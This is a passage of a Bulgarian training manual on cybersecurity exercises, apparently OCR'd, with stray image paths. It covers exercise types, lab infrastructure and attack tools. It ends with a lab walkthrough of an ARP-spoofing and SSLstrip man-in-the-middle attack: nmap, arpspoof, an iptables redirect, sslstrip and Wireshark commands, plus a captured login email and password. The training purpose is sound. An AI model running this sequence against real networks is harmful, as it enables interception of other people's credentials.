- Технически умения - до каква степен участниците са технически подготвени за да откриват и да се справят с последиците от инциденти в информационната сигурност
- Организация

● Политики и процедури - до каква степен предварително дефинираните процедури покриват действията, необходими за реакция

● Командна йерархия - колко е ефективна организационната йерархия в справянето с инцидента - ръководителите на екипи успяват ли да координират подчинените си, да комуникират ситуацията на по-висшестоящите ръководители, и да получават решения взети от тях

● Работа в екип - до колко участниците в рамките на един екип могат да работят заедно за да се справят с последиците от даден инцидент - могат ли да си разпределят работата ефективно и да разпределят работта спрямо силните качества и умения на всеки член на екипа

● Способност за реакция - до каква степен участниците могат да реагират адекватно и да се ориентират в динамичната ситуация на развиващ се във времето инцидент в информационната сигурност

19.14. Видове учения

КПУ-тата по кибер-сигурност се делят на два основни типа, по отношение на организацията и провеждането им:

Учения в реално време

Ученията в реално време представляват опит да се пресъздаде възможно най-близка до реалната ситуация на настъпване на инцидент в информационната сигурност.

- Предимства
  - Силно
    се доближава до реалната ситуация на настъпване на инцидент в информационна та сигурност
  - Покрива всички аспекти от уменията и организацията на хората, аналогично на реален инцидент
- Недостатъци
  - Трудоемко за подготовка
    - Изисква подготовката на мащабен виртуален лаб
    - Изисква голямо количество хардуер
    - Изисква подготовката на сценарии развиващи се във времето, с разклонения
  - Трудно за провеждане

        - Изисква наличието на високо компетентен технически екип
          Провеждането може да се окаже непредвидимо, може да настъпят отклонения в сценария, трябва импровизация
    - Трудно за оценка
        - Данните на които трябва да се базира оценката са много и са трудни за събиране
        - Изготвянето на самата оценка изисква преглеждане и пресяване на голям обем от информация
        - Информацията на която се базира оценката не е еднозначна, и оценката до голяма степен е субективна

Учение от типа Capture-the-flag

- Предимства
    - Лесно се провежда
    - Лесно се подготвя
    - Може да се подготви и да се проведе много прецизно
    - Лесно се оценява
- Недостатъци
    - Покрива само техническите умения на играчите (и донякъде работата в екип)
    - Не включва аспекти на организация, реагиране на събития в реално време
    - Отдалечено от реалната ситуация на настъпване на инциденти в информационната сигурност
- Организационен аспект
- Технически аспект

20. Модул 20: Симулационна среда на компютърно подпомагано учение по киберсигурност

20.1. Подготовка

Техническата подготовка на ученията в реално време започва с анализ на инфраструктурата на организацията-клиент. Може да се каже, че се прави един мини-одит на ИКТ инфраструктурата на организацията, с цел идентифициране на слаби места.

Също така, прави се търсене на уязвимости и се идентифицират възможни атаки на база откритите уязвимости.

- Уязвимости
    - Бъгове в имплементацията
        - Съществуват в конкретен софтуер

        - Коригират се лесно, с корекция на конкретния бъг в конкретния софтуер, и ъпдейт
        - Съществуват много различни, в различни софтуери
        - Типове
            - Language injection
            - SQL Injection
            - Script injection
            - XSS
            - Buffer overflow
            - Unvalidated input
            - Improper error handling & information leakage
        - Заложени by design
            - В комуникационни протоколи
            - Misconfiguration
- Атаки
    - Social engineering

20.2. Инфраструктура

За провеждане на учение в реално време е необходимо изграждането на физическа и виртуална среда, максимално близка на тази, в която работят ежедневно участниците в учението. Изгражда се лабораторна среда, която е реплика на инфракструктурата на клиента.

- Физическа
    - Виртуализационна платформа - сървъри, сториджи, виртуализационен софтуер
        - Сървъри
        - Сторидж
        - Софтуер
    - Работни станции
- Физическа мрежова инфраструктура
    - Мрежи
        - IP сегменти
        - VLANs
- Виртуална инфраструктура
    - Сървъри/Приложения
        - Сървъри
        - Операционни системи
        - Windows
        - *nix
            - Linux
            - BSD
            - Solaris
            - HP-UX

- Услуги
  - Active Directory
  - E-mail
  - Файлови сървъри
  - Web приложения
  - Бази данни
  - VoIP
- Мрежова среда
  - Устройства
    - Рутери
    - Суичове
    - VPN концентратори
    - Firewalls
    - IDSs
  - Архитектура, дизайн, конфигурация
    - Вътрешни мрежови сегменти
    - Външни мрежови сегменти
    - Фалшив интернет
    - Фалшив DNS
    - Фалшиви интернет сайтове
    - Фалшив мейл
    - Връзки с други външни мрежи

- Специфична инфраструктура на ученето
  - Административна среда за провеждане на ученето /Management среда
    - Инструменти за мониторинг
      - Сървъри
      - Устройства
      - Мрежи
      - Система за комуникация м/у участниците
        - E-mail
        - Instant messaging
        - VoIP
    - Attack среда
      - Използва се от red-team-а
        за изпълняване на атаките по време на ученето
        Съдържа машини, конфигурирани по подходящия
        начин за изпълнение на атаките, присъединени
        към подходящите мрежи

  - Системна среда за провеждане на учение:
    - Система за разработване на сценарии подготовка, редактиране и симулации;
    - Система за комуникации е-мейл, пренос на данни
    - Система за подпомагане взимането на решения;
    - Система за събиране и архивиране на информация;
    - Уеб-базирана информационна система;
    - Система за визуализиране на информация;

- Система за обработка и обмяна на съобщения/инжекции.

Атаки

Кибер атаките са една от най-сложните и най-интересната част от ученето.

Предварително се подготвя сценарий, в който се залага случването на определени инциденти в ИКТ инфраструктурата на организацията. Информация за атаките по време на ученето може да бъде получена от различни източници:

- Инциденти
  - Изолирани атаки
  - Последователности от атаки, свързани по между си
- Постъпване на информация извън средата на ученето
- Фалшиви медии
- Нотификации от външни източници

Анализ на реалната инфраструктура, за установяване на подходящи вектори на атака

Първа стъпка при подготовка на атаките е анализът на реалната инфраструктура на оргтанизацията, с цел идентифициране на уязвимости и установяване на подходящи вектори за атака. Анализът се извършва с помощта на проучване в интернет, и софтуерни средства и познанията на експерта.

- Неспецифични атаки
- Специфични атаки

20.3. Провеждане

- Провеждане на атаки

Мощни инструменти за атаки, които могат да се използват при учение по киберсигурност са следните:

- Wireshark
- nmap
- OpenVAS
- Metasploit
- ZAProxy
- W3AF
- sqlmap
- xsser

- hydra
- se-toolkit
- dsniff
- sslsniff/sslstrip
- инструментариумът на Kali Linux

- Синхронизация на сценария
- Техническа поддръжка на участниците

20.4. Анализ на техническата информация и данни

- Информация подлежаща на анализ
  - Идентифициране на информацията, необходима за анализ (логове и т.н.)
  - Събиране
  - Обработка
- Извеждане на информацията и подготвянето дходящ вид
- Оценка на реакциите на участниците, техническите умения и практическо ниво на подготовка
  - Инциденти
  - Степен на осведоменост за инцидентите
    - Пропуснати инциденти
    - Пропуснати аспекти от инциденти
  - Действия предприети за реакция на инцидентите
    - Подходящи
    - Неподходящи
  - Обща оценка на уменията и подготвеността

20.5. Споделяне на опит


- Срещани проблеми
- Интересни методи и подходи
- Варианти за реализация на конкретни компоненти

Практическа демонстрация на мини-КПУ.

Практическата демонстрация на мини-КПУ включва:

- Обсъждане на общ сценарий за КПУ по информационна сигурност
- Идентифициране на кибер инциденти

Идентифицирането на кибер инциденти се извършва на база познанията и опита на атакуващата страна. За прегледност и улеснение при дискусията, може да се използва помощен софтуер за Mind Mapping, както е видно на фигурата по-долу.




- Разработване на инжекции

След разработване на общ сценарий и идентифициране на инциденти се пристъпва към разработване на инжекции, които да информират участниците по време на ученето за инцидентите и промени по тях.

- Демонстрация на атаки върху лабораторна ИКТ среда


Атаката се състои от няколко стъпки. Първата е откradване на трафика; втората е премахването на криптираната връзка и третата е прочитане на трафика с данни и намиране на паролата в него.

Стъпка 1: За да може тази атака да сработи, атакуващият трябва да знае адреса на жертвата. В конкретната постановка адресът на атакуващия е 192.168.111.131/24.



Адресът на жертвата се намира чрез инструмента Nmap (“Network Mapper).

С командата “nmap –O 192.168.111.0/24” се търсят всички машини и тяхната операционна система в съответната мрежа.



Стъпка 2: IP route command

Трябва да се разбере как жертвата се снабдява с интернет и да й се предостави достъп до интернет, когато комуникацията й започне да минава през атакуващия. Идентифицира се default gateway.


```
root@kali:~# ip route
default via 192.168.111.2 dev eth0
192.168.111.0/24 dev eth0  proto kernel  scope link  src 192.168.111.131
```

Стъпка 3: Arpspoof


Следващата стъпка е да бъде подмамена жертва да започне да общува с интернет през атакуващия. Скрийншота показва ARP кеш преди Arpspoof.

```
C:\Users\Dilyan Yordanov>arp -a

Interface: 192.168.111.134 --- 0xb
  Internet Address      Physical Address      Type
  192.168.111.2         00-50-56-ee-c9-3c     dynamic
  192.168.111.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Атаката представлява подлъгване на жертвата да смята, че атакуващият е рутера за достъп до интернет.




Рутиране през линукс това позволява жертвата да получава интернет.



Стъпка 4: IP tables

Ето как изглежда таблицата за рутиране.



С командата “iptables –L PREROUTING –t nat” се вижда таблицата, която ще се редактира.

```
root@kali:~# iptables -L PREROUTING -t nat
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
REDIRECT   tcp  --  anywhere             anywhere            tcp dpt:http redir
 ports 10000
```

Прави се пре-рутиране към различен порт.

```
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIR
ECT --to-port 10000
```


Стъпка 5: SSLstrip


SSL strip е команда, която премахнва криптирането на връзката.


```
root@kali:~# sslstrip

sslstrip 0.9 by Moxie Marlinspike running...
```

Стъпка 6: Wireshark


Последната стъпка е прочитането на информацията с помощта на инструмента Wireshark. В скрииншотовете е показано филтриране на пакетите и съдържанието на потока.


*eth0 [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: http.request.method==POST
Expression... Clear Apply Save
No. Time Source Destination Protocol Lengtl Info
203 6.392087000 192.168.111.134 31.13.74.1 HTTP 1077 POST /ajax/bz HTT
210 6.418720000 192.168.111.131 31.13.74.1 HTTP 83 POST /ajax/bz HTT
228 13.13820000(192.168.111.134 31.13.74.1 HTTP 522 POST /ajax/bz HTT
233 13.16628100(192.168.111.131 31.13.74.1 HTTP 952 POST /ajax/bz HTT
245 13.38097900(192.168.111.134 31.13.74.1 HTTP 845 POST /login.php?l


0000 00 0c 29 a4 79 28 00 0c 29 fe a5 1a 08 00 45 00
0010 03 3f 52 cb 40 00 80 06 0b b1 c0 a8 6f 86 1f 0d
0020 4a 01 c4 9c 00 50 16 98 e1 5b fa 5d d2 c3 50 18
Default
Classic
Bluetooth
New from Global
File: "/tmp/wireshark_pcapng_eth0... Packets: 350 · Display



Ето и потребителското име dilyan.yordanov08@gmail.com и паролата: 123456789, които са прихванат при тази атака.


lsd=AVpSvw03&email=dilyan.yordanov08@gmail.com&pass=123456789&default_persistent=0&timezone=3
O&lgndim=eyJ3IjoxMDI0LCJoIjo3NjgsImF3IjoxMDI0LCJhaCI6NzI4LCJjIjoyNH0%
3D&lgnrnd=195746_McWH&lgnjs=1429325866&locale=en_US&qsstamp=W1tbNiw3LDIyLDI0LDcxLDc3LDg1LDExMi
wxMjEsMTI2LDE2MywyMDcsMjI0LDIzNCwyNDIsMjU0LDI1OSwyNzAsMjg5LDMwNSwzMTcsMzI5LDM1NywyNzUsMzk5LDQw
NywOMTEsNDEyLDQxNCw0MTcsNDE5LDQ0MiwONDUsNDU4LDQ2NSwONzQsNDkxLDUzNSw1NjYsNjEwLDYyMCw4NTBdXSwiQV
pteWFtNlQ5NWtoZHZyRmQxNzItcUZRUHlLSGRqWUxJRElGcTNMTVNYdjJnajlkMWEtdVV1NjFGWmpvZOpOSkxIeVRGbDBE
LWZPMm5xMnkyel9jeTBzdlhpRlpXeTlQNU44VTlETVZWMFZNNlBIdUtLM1lEQmdsVUhCN2czbkxKV3NPZlQ0X0hITjJHel
VOWTdTYWU3UTgxYlRUMVlrUHN3TERKeHdfaTZ3NkVDX1Rm0EhYd2FFczBFQlB3ZVlHT1dkQjZaa1lNNGlxQlU5ZTVXUU1N
